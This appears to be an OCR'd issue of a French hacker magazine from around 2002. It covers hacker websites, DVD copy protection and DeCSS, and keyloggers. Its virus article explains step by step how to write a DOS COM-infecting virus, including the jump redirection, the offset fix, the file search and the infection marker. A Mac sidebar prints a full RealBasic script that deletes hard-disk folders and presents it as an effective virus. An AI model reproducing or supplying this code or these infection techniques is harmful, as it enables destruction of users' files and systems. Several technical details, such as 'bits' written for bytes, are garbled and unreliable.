
SALON DE LA SÉCURITÉ

3ème édition du genre, elle réunira en un seul lieu les différents acteurs du monde de la sécurité informatique. Après le Salon de l'auto, une manifestation incontournale pour tous les passionnés que nous sommes... Ce salon est de niveau international du beau monde prévu en perspective.


4 et 5 décembre 2002 au Cnit Paris La Défense.

HackMania a surfé pour vous...

Les classiques du Net




www.2600.org
2600 a été le premier magazine pour hacker à paraître en version papier après s'être illustré en version numérique en tant qu'ezine. Né en 1987 et géré depuis par Emmanuel Goldstein, le magazine alterne articles techniques et prises de positions en faveur des droits civiques. Dernière prise de position majeure, la défense du droit à publier le code source DeCss, permettant de casser les protections des DVD ; affaire que le magazine n'a pas hésité à porter en justice !




www.bugbrother.com
Comme indiqué sur la page de garde nous pourrions résumer les objectifs de BugBrother avec "You Watch, We Watch" ("Vous regardez, nous regardons"). Ce site s'est spécialisé dans la surveillance/veille de ce que font les "grands" de la planète et notamment en France. Un site central et fédérateur qui regroupe toutes les informations sur les thèmes attenants tels que la Loi Sur l'Information.


Vous avez découvert un site sympa ? Envoyez




www.piratel.it
D'accord il s'agit d'un site italien, mais le contenu est intéressant et puis il n'y a pas que le francais et l'anglais, non ?



http://crea.html.it/sito/SAUR
http://digilander.iol.it/hacksaur/>>
http://www.lsijolie.net
http://www.reseauvoltaire.net
Pour tous les pourfendeurs des idées recues et les amoureux de la liberté




www.dvddezone.net
Pour tous les amateurs de DVD qui ne supportent pas les limitations dues aux brimades imposées par les zones.




www.phrack.org
Phrack est un ezine américain qui fait référence dans le monde de l'underground américain, qui a l'honneur d'une citation dans un rapport de la part du plus gros opérateur téléphonque US, AT&T, suite à un article publié sur le 911 (numéro des urgences aux Etats Unis). Celui ci devint la principale pièce à conviction dans le premier procès important contre des hackers. Phrack est aujourd'hui une source d'information riche même si le haut niveau de son contenu qui n'est pas à la portée de tous.

Contactez nous à: contact@hackermag.com


nous le lien par email ! contact@hackermag.com



http://www.hoaxbuster.com
Des milliers d'e-mails relatant de fausses informations circulent sur le réseau. La plupart du temps alarmants, ces messages ne sont en fait que des hoax (canulars). Des rumeurs préjudiciables à dénoncer.




http:// www.anonymat.org
Toute l'actualité concernant l'anonymat et plus globalement de la protection des données par l'intermédiaire de tous les liens vers des articles traitant de ces thématiques. Manque d'un peu de contenu car cela ressemble plus à une revue de presse plutôt qu'à un véritable site.




Pour tous ceux qui veulent s'investir dans des projets, **www.hacktivismo.com** vous permet de le faire tout en prenant parti pour la défense des libertés individuelles.

Les classiques du Net



www.cultdeadcow.com
Cult of the Dead Cow (Culte de la Vache Morte) est le nom du groupe de hacker à l'origine de Back Orifice, probablement le plus célèbre Cheval de Troie de toute l'histoire. Contrairement à ce qui se fait d'habitude, les gars de DC ne cherchent pas à se masquer mais bien à se montrer et à faire parler d'eux. Ainsi pour le lancement de Back Orifice 2000, ils avaient même organisé une conférence de presse pour démontrer combien leur "logiciel d'administration à distance" était bien meilleur que d'autres solutions telles que PC Anywhere de Symantec ou d'autres programmes similaires. Après les évènements du 11 septembre aux Etats Unis, ils ont offert au FBI leur aide dans le cadre des enquêtes.



www.ixus.net/
Un tout nouveau site web d'information francophone indépendant, dédié à la sécurité informatique, aux outils réseau et aux distributions Linux sécurisées destinées à la mise en place de passerelles, firewalls et VPN ou au partage de connexion ADSL. Un peu jeune mais prometteur.

Introduction aux virus

Concernant les virus, beaucoup a été écrit. Des pages et des pages de littérature informatique contiennant, parfois, des grossières approximations. Mais que sont les virus ? HackMania vous raconte tout ce qui vous avez toujours voulu savoir sur ce dangereux killer informatique, mais que vous n'avez jamais osé demander...


Pour les gens ordinaires les deux épouvantails informatiques majeurs sont à n'en pas douter les hackers et les virus. Les "non initiés" se retrouvent presque avec les cheveux hérissés à la seule évocation d'un de ces noms . Toutefois, en dépit de la notoriété que les pirates informatiques et autres bidouilleurs des réseaux ont acquis dans le monde réel, très peu nombreux sont ceux qui les connaissent véritablement. Toutefois, nous ne reviendrons pas dans ce premier numéro sur les hackers et autres pirates dont on parle actuellement déjà trop et pour lesquels commence à naître une mauvaise, et fausse, réputation que se sont fait les gens en écoutant des journalistes peu scrupuleux de la télé ou la radio. A l'opposé des hackers, nous ne saurions pas prendre la défense des virus, étant donné que leur diffusion est exclusivement nocive et destructrice. Toutefois, il est nécessaire que quelqu'un prenne un peu de temps pour tenter d'expliquer ces effrayants 'killers' de PC.

>> Virus à D.O.C.

Avant d'entrer dans les détails, il nous semble utile de faire une distinction entre les diverses catégories de virus. Souvent et volontairement, des amalgames sont fait et cela au détriment d'une information claire et pertinente.
Lorsque l'on crée un virus informatique, son créateur cherche à réaliser un programme de petite dimension ayant pour objectif de rester dans l'ombre de son hôte et de se reproduire sans attirer l'attention, jusqu'au moment où il devra entrer en action.
Dans la même famille que les virus, mais qui ne sont pas destructeurs en eux mêmes, les troyens ou chevaux de Troie comme les très célèbres NetBus, Back Orifice ou le plus récent Sub 7.
Toujours dans le même esprit, les vers appelés aussi worms. Même s'ils se diffusent dans le réseau en utilisant souvent les failles dans les systèmes des ordinateurs et font appel à la naïveté de ceux qui en sont victimes, ils se distinguent des virus à proprement parler à cause de leurs modes de fonctionnement sur le réseau et de la diversité des opérations qu'ils permettent une fois installés sur un PC.
En ayant distingué les deux catégories de virus, il ne nous reste qu'à faire un résumé des diverses typologies des virus existants : on part des plus simples, les virus "appendices" des fichiers COM, en passant par ceux du type, désormais impotents, MBR ou virus de Boot puis par les stealth (comprenez virus furtif) partiaux et complets jusqu'aux polymorphismes et aux virus les plus récents pour Windows sans oublier les virus des MACRO d' Office.
Ce sont quelques-unes parmi les types d' "infections virales" connues et il y aurait nécessité de noircir beaucoup de pages pour expliquer comment elles fonctionnent en détails. Pour cette fois nous allons nous limiter à traiter les plus simples d'entre elles comme les appendices et allons faire allusion au polymorphisme et à la cryptographie.

>> Les Virus système


Les virus système sont les plus communs et les plus faciles à réaliser. Ils se copient à la fin d'un fichier et quand celui-ci sera exécuté, ils en prendront le contrôle, se reproduisant dans les autres fichiers et, en dernier lieu, prennent le contrôle du programme infecté et fait en sorte que tout semble normal. Ce type de parasite doit être très petit, pour ne pas trop augmenter les dimensions d'un fichier, car autrement, il serait trop facilement repérable. Ces virus se divisent en deux sous-catégories, on trouve celles qui sont conçues pour les fichiers COM et les autres pour les fichiers EXE. En fait, dans les deux cas, les fichiers



avec leurs extensions sont exécutables, ils ont beaucoup de différences entre eux et l'infection les fichiers COM devient très simple étant donnée leur structure.
Ce texte ce basera donc davantage sur l'infection des fichiers COM. Le premier choix à faire pour la construction d'un virus sera celui du langage dans lequel on va l'écrire. Même si le langage 'C' peut être une alternative valide, surtout pour les virus étudiés pour Windows, l'assembleur reste la meilleure solution à adopter.
Commençons donc par voir ce que doit faire un fichier pour en infecter un autre sans le ruiner: le virus mis en exécution doit chercher un fichier *.com (pour l'instant nous nous limiterons à ceux-ci), trouver un moyen de contrôler s'il n'a pas déjà été infecté, modifier le fichier à sa guise, et à la fin, rétablir la date de l'ultime modification et de ses attributs comme il les a trouvés afin qu'il ne laisse pas de traces.
Jusque-là les choses sont assez simples, le problème pour le débutant, c'est de comprendre comment agir, de façon à ce que le virus coupe le contrôle du fichier exécuté et introduise le virus qui, comme il est expliqué après, doit attaquer à la fin du programme.
La solution est donnée par l'instruction dans le code de la machine JMP qui est écrit au début du fichier, en déclenche l'exécution à la fin, où réside précisément le virus. En pratique, ce dernier, une fois exécuté, cherche le fichier à infecter et dès qu'il l'a trouvé, il copie d'une part les premiers bits du fichier victime et à leur place, écrit l'instruction JMP suivie de la position qu'elle prendra dans le fichier.
Ensuite, il va copier tout cela dans le code du programme et continuera avec les opérations citées ci-dessus, c'est à dire la clôture du fichier, le rétablissement des attributs et exécution du fichier original.

>> La genèse des virus

Une chose souvent oubliée par le plus grand nombre, c'est que des variables utilisées dans les virus, changent leurs valeurs d'offset quand celui-ci se colle à la fin d'un fichier. Il se trouve qu'il est souvent impossible de remonter effectivement ces variables, elles s'ajoutent à leur ancienne valeur d'offset (celle attribuée par le compilateur), en la liant, à la fin, à un autre fichier. Pour obtenir la valeur à augmenter, il suffira d'utiliser l'instruction CALL qui appelle une procédure, et soustraire dans le registre BP (qui est peu utilisé) l'offset de la procédure appelée. Tout cela est possible



parce que, quand on appelle avec un CALL, l'offset de la procédure sera mis sur un stack, donc avec POP, on le mettra en BP. A ce point les références aux variables seront faites en appelant [BP + OFFSET variable].
Cette procédure est fondamentale pour éviter de perdre les références aux variables. En revanche, il ne sert à rien de modifier les instructions qui utilisent un offset relatif comme JMP ou CALL ou les différents sauts conditionnés.
Une fois trouvée la variation d'offset, le programme impose de commencer à chercher le fichier à infecter. Etant donné que pour le moment nous traitons seulement des fichiers *. COM, la recherche sera limitée à ce type de fichier. Pour en chercher un, on fait appel aux commandes FIND FIRST et FIND NEXT, c'est à dire la 4Eh et la 4Fh du DOS (interrupt 21h). On commence en utilisant le 4Eh qui cherche le premier fichier, cette fonction demande que dans le registre CX soient notés les attributs du fichier à rechercher (0-Read Only 1-Hidden 2-System 3-Label 5-(réservé) 6-Archives) pendant DS :DX. Le fichier à chercher avec les éventuels wildcards.
Dans le cas du virus, il faudra mettre dans les données une véritable FileCOM DB '*.com', un 0 qui représente la rangée en ASCIIZ à chercher (le format ASCIIZ prévoie un 0 à la fin de chaque rangée). Puis mettre en CX le type de fichier à chercher avec MOV CX, 0000H pour trouver, par exemple, les fichiers Read Only. Ensuite mettre en DS :DX, la rangée à chercher avec LEA DX, [BP+OFFSET FileCOM] donc appeler INT 21h pour commencer la recherche. Celle-ci restituera seulement le premier fichier trouvé, si celui-là ne va pas répondre correctement, il suffira d'appeler FIND NEXT (fusion 4Fh du INT 21h) avec les mêmes paramètres (CX attributs, DS : DX fichier à chercher) pour trouver le fichier suivant jusqu'à ce que nous aurons trouvé une victime adaptée.
Jusqu'ici tout devrait être très simple, mais où FIND FIRST et FIND NEXT nous restituent-ils le fichier ? Bien sûr, dans la

DTA qui est une partie du PSP positionnée à 80h.
Maintenant, si un virus ne peut pas utiliser la DTA originale, autrement dit, si les données passées à la ligne de commande en conformité avec le programme sont fausses? Il est donc important de générer une nouvelle DTA et d'y travailler. Il suffira de préparer une variable DTA de 42 bits (DTA db 42 dup (?)) et d'utiliser la fusion 1Ah du DOS : LEA DX, [BP+OFFSET DTA] donc MOV AH, 1Ah et puis INT 21h.
Ensuite, nous allons trouver le nom du fichier qui essaie d'infecter les variables DTA à la position 9eh (on appellera la variable DTA avec [BP+OFFSET DTA+1h]. Dans la DTA ne se trouve pas seulement le nom du fichier, mais aussi ses attributs, la date et l'heure de la dernière modification, les dimensions, le tout dans l'ordre suivant :


```
FILE*.COM
Les premiers 256 bits(100h)
sont:
Le PSP dans le PSP à la
position
80h c'est la DTA 80h DTA
0h db 21 dup(0) ; Réservé pour
l'utilisation de DOS
15h db 00; Attributs du fichier
16h dw 0000; Heure de la
création
18h dw 0000; date de la
création
1ah dd 00000000; Dimension
1eh db 13 dup (0) ; Nom de
fichier
```

Donc si on préfère, pour lire n'importe lequel de ces attributs, il suffira d'ajouter à l'adresse de la variable DTA, la position de ce qui nous intéresse.
Une fois le fichier trouvé, il est indispensable de s'assurer qu'il correspond à nos critères d'infection.
Si le fichier a déjà été infecté, il sera plutôt opportun d'éviter de refaire cette opération. Une des méthodes les plus communes pour contrôler si celui-ci a déjà été infecté est de mettre un marqueur d'infection dans les premiers bits du programme (et du virus aussi), tout de suite après l'instruction de jmp. Une fois trouvée une possible victime, le virus devra contrôler si dans une position déterminée il présente un sigle particulier qui identifie le fichier comme infecté. Dans le virus, comme premières instructions nous mettrons:
JMP DEBUT; saut simple
DB 'R'; marqueur qui dans notre cas est la lettre R
DEBUT : étiquette où cela commence le vrai virus même.
Le virus, avant de commencer à infecter, contrôlera si le fichier à 4 bits n'a pas été marqué avec un CMP, et dans ce cas-là, l'infection ne se fera plus.

>> Le Virus : un univers complexe

Ce premier regard dans le monde de la programmation de virus nous prouve la complexité et la quantité de problèmes qu'un virus-coder rencontrera quand il se mettra en tête de " sortir du four " quelque parasite informatique.
Même si, comme nous l'avons déjà dit, écrire un virus et surtout le diffuser dans le réseau sont des actions toujours destructices et nocives (mais pas pour les grandes entreprises qui produisent des coûteux systèmes antivirus).
La fascination technique qu'exercent certains aspects qui s'affrontent dans le milieu informatique est inégalable : le meilleur conseil est celui de toujours apprendre en étudiant ce type de codes; souvent il vous arrivera de rester coi en observant avec combien de facilité un virus-coder résout des problèmes de programmation qui font l'objet de votre attention depuis des jours et des jours...

(Dans les prochains articles, nous continuerons le traitement des virus en entrant dans les spécificités de certains aspects et en analysant les diverses typologies d'infection).



SU MAC

Programmer un virus n'est pas une opération réduite aux PC Ibm compatibles, en fait c'est une opération simple, même dans l'environnement Mac. Evoquons, dans une vocation didactique, l'exemple d'un virus très efficace réalisé en Real Basic, un des logiciels de programmation les plus diffusés dans l'environnement Mac:

```
Dim f as FolderItem
Dim g as FolderItem
Dim h as FolderItem
Dim i as FolderItem
Dim j as FolderItem
//dossier Programme
f=GetFolderItem("Macintosh
HD:Programme")
If f <> nil Then
f.Delete
End if
//dossier Tools
g=GetFolderItem("Macintosh
HD:Tools")
if g <> nil Then
g.Delete
End if

h=GetFolderItem("Macintosh
HD:Dienstprogramme")
If h <> nil Then
h.Delete
End if

i=GetFolderItem("Macintosh
HD:Dokumente")
If i <> nil Then
i.Delete
End if

j=GetFolderItem("Macintosh
HD:Internet")
If j <> nil Then
j.Delete
End if
```

Ce sympathique virus peut bloquer un système opérationnel ou endommager sérieusement un disque dur, connaître le script peut vous servir pour vous sortir de l'embarras, en cas d'urgence

DVD Vidéo : une guerre sans pitié !

Hollywood est avisé qu'un fas de gens copient les DVD, les profits baissent, aurait-elle pu, la plus puissante industrie cinématographique mondiale, rester insensible au problème ? Certainement pas, le point sur la situation actuelle...

Le problème de la piraterie semble toucher à peu près tous les secteurs de la technologie et de la consommation. C'est une toute autre chose que la polémique qui concerne la musique distribuée en format MP3 et les CD audio qui sont facilement dupliqués ou copiés sur le disque dur pour pouvoir ensuite les partager en ligne via un réseau Peer to Peer.

Mais maintenant l'alarme provient de l'industrie cinématographique et concerne un secteur en forte croissance, celui des DVD vidéo qui désormais, sont devenus un des formats les plus contrefaits. Ce qui préoccupe les maisons de production cinématographique, c'est l'abaissement du prix des graveurs DVD, qui contribue, ainsi, à l'élargissement sans limitation du marché des falsifications. L'équation est simple: plus de graveurs, plus de copies illégales, et comme résultat à court terme, moins de profits pour Hollywood & Co.

Bien entendu, ce n'est pas que les sociétés cinématographiques soient restées jusqu'à aujourd'hui passives et attentistes. En effet, les DVD commercialisés disposent de dispositifs anti-copie; toutefois ceux-çi peuvent être facilement contournés. Parmi les plus diffusés systèmes anti-copie citons le Content Scrambling System, un schéma de cryptage et d'authentification de données conçu pour éviter la duplication des fichiers vidéo directement depuis le disque. Malheureusement pour les producteurs, en 1999 déjà, un hacker norvégien de seize ans, Jon Johansen, conçut et diffusa sur le réseau mondial un programme dénommé DeCSS, utilisable sur PC fonctionnant sous Linux et permettant la duplication sur disque dur et la reproduction illimité de copies des DVD.

>> La partie devient de plus en plus hardue...

D'autres systèmes pour combattre le piratage ont été récemment introduits, mais malheureusement pour les géants discographiques, leurs pendants en matière de décryptage ont immédiatement vu le jour, toujours plus efficaces et facilement utilisables comme le récent SmartRipper, téléchargeables aisément sur Internet et qui permet notamment de contourner les systèmes anti-copie, du type CSS, contenus dans les DVD.

C'est justement pour cette raison que les sociétés qui opèrent dans le secteur du vidéo ont décidé de changer leur facon de lutter contre le piratage. Un vieux dicton dit : "si tu ne peux pas les battre, fais d'eux tes amis", il apparaît clairement que cette maxime n'est pas applicable aux pirates, peu enclins à lier des accords avec les multinationales de quelque secteur que ce soit.

Toutefois, une alliance peut être envisagée, justement avec les producteurs de graveurs et de lecteurs DVD qui, en quelque sorte, font involontairement partie de la "chaîne" qui amène à la réalisation des copies pirates. L'idée qui est actuellement à l'étude consiste à équiper les DVD d'un filigrane électronique (Watermarking Review Panel) lisible par les lecteurs et graveurs DVD de la nouvelle génération, s'ils sont construits avec les paramètres techniques adéquats. Le filigrane est le même que celui qui est utilisé pour les DVD audio et contresignera de façon permanente chaque séquence particulière, vidéo ou audio, avec un signal qui, on le suppose, sera imperceptible pour les oreilles ou les yeux humains. Ces identifiants pourront toutefois être reconnus par les appareils reproducteurs et enregistreurs.

Ceci étant dit, si une copie dépourvue de filigrane électronique venait à être chargée sur un graveur, l'opération de duplication ne sera pas possible et les lecteurs DVD ne pourraient même pas la lire. Ainsi, il deviendra pratiquement impossible de dupliquer des DVD, mais aussi de lire ceux qui sont éventuellement réalisés illégalement, c'est une double protection qui semble vraiment être à toute épreuve.


Tout cela sous réserve que l'alliance entre les producteurs de hardware et l'industrie de la vidéo numérique oeuvre dans le bon sens, même s'il est difficile d'affirmer qu'avec cette nouvelle stratégie la lutte contre le piratage sera définitivement gagnée. Il reste certains doutes.

>> Sentence exemplaire

Elle a fait du tapage, la récente décision de la Cour d'Appel de New York qui a, en effet, condamné le propriétaire d'un site (nb web 2000) en lui interdisant d'héberger le lien qui permet de télécharger le programme DeCSS, c'est à dire le logiciel permettant de contourner les protections des DVD et de pouvoir les copier aisément sur son propre PC pour les reproduire par la suite. Selon les conclusions de la Court new-yorkaise l'utilisation d'un code comme le DeCSS conduit de façon implicite à la reproduction illégale de DVD protégés par le copyright. La sentence par elle même n'a rien d'extrême, elle ne fait que reprendre une loi, plutôt contestée, connue sous le nom de Digital Millenium Copyright Act (DMCA), approuvée en 1998 et qui d'une certaine façon réglemente le "code informatique", c'est à dire reconnaît que le logiciel avec les annexes et les connexes également est digne de la tutelle du copyright.

KEYLOGGER : SURVEILLEZ

Quelqu'un regarde ou utilise votre ordinateur sans votre autorisation ?



Aux adresses **www.keyghost.com** et **www.amecisco.com** vous pourrez trouver des keyloggers "hardware" (matériel), complètement indétectable par le système.


"...Je suis sûr de ne pas avoir placé cette icône là. Et ces messages de courrier électronique, je ne me rappelle pas de les avoir téléchargés et lus..." Il ne vous est jamais arrivé de trouver des changements sur votre PC familial ou celui de votre travail à la suite à votre dernière utilisation ? Disons que ce n'est pas habituel mais cela peut arriver. Que se soit des proches un petit peu trop " curieux " ou des collègues qui essaient d'exploiter vos idées, agacés par votre promotion et par la notoriété que vous remportez auprès de la direction ... Toutes ces situations peuvent représenter une menace effective pour votre intimité et nuire à la sécurité de votre ordinateur.

>> Le garde digitale

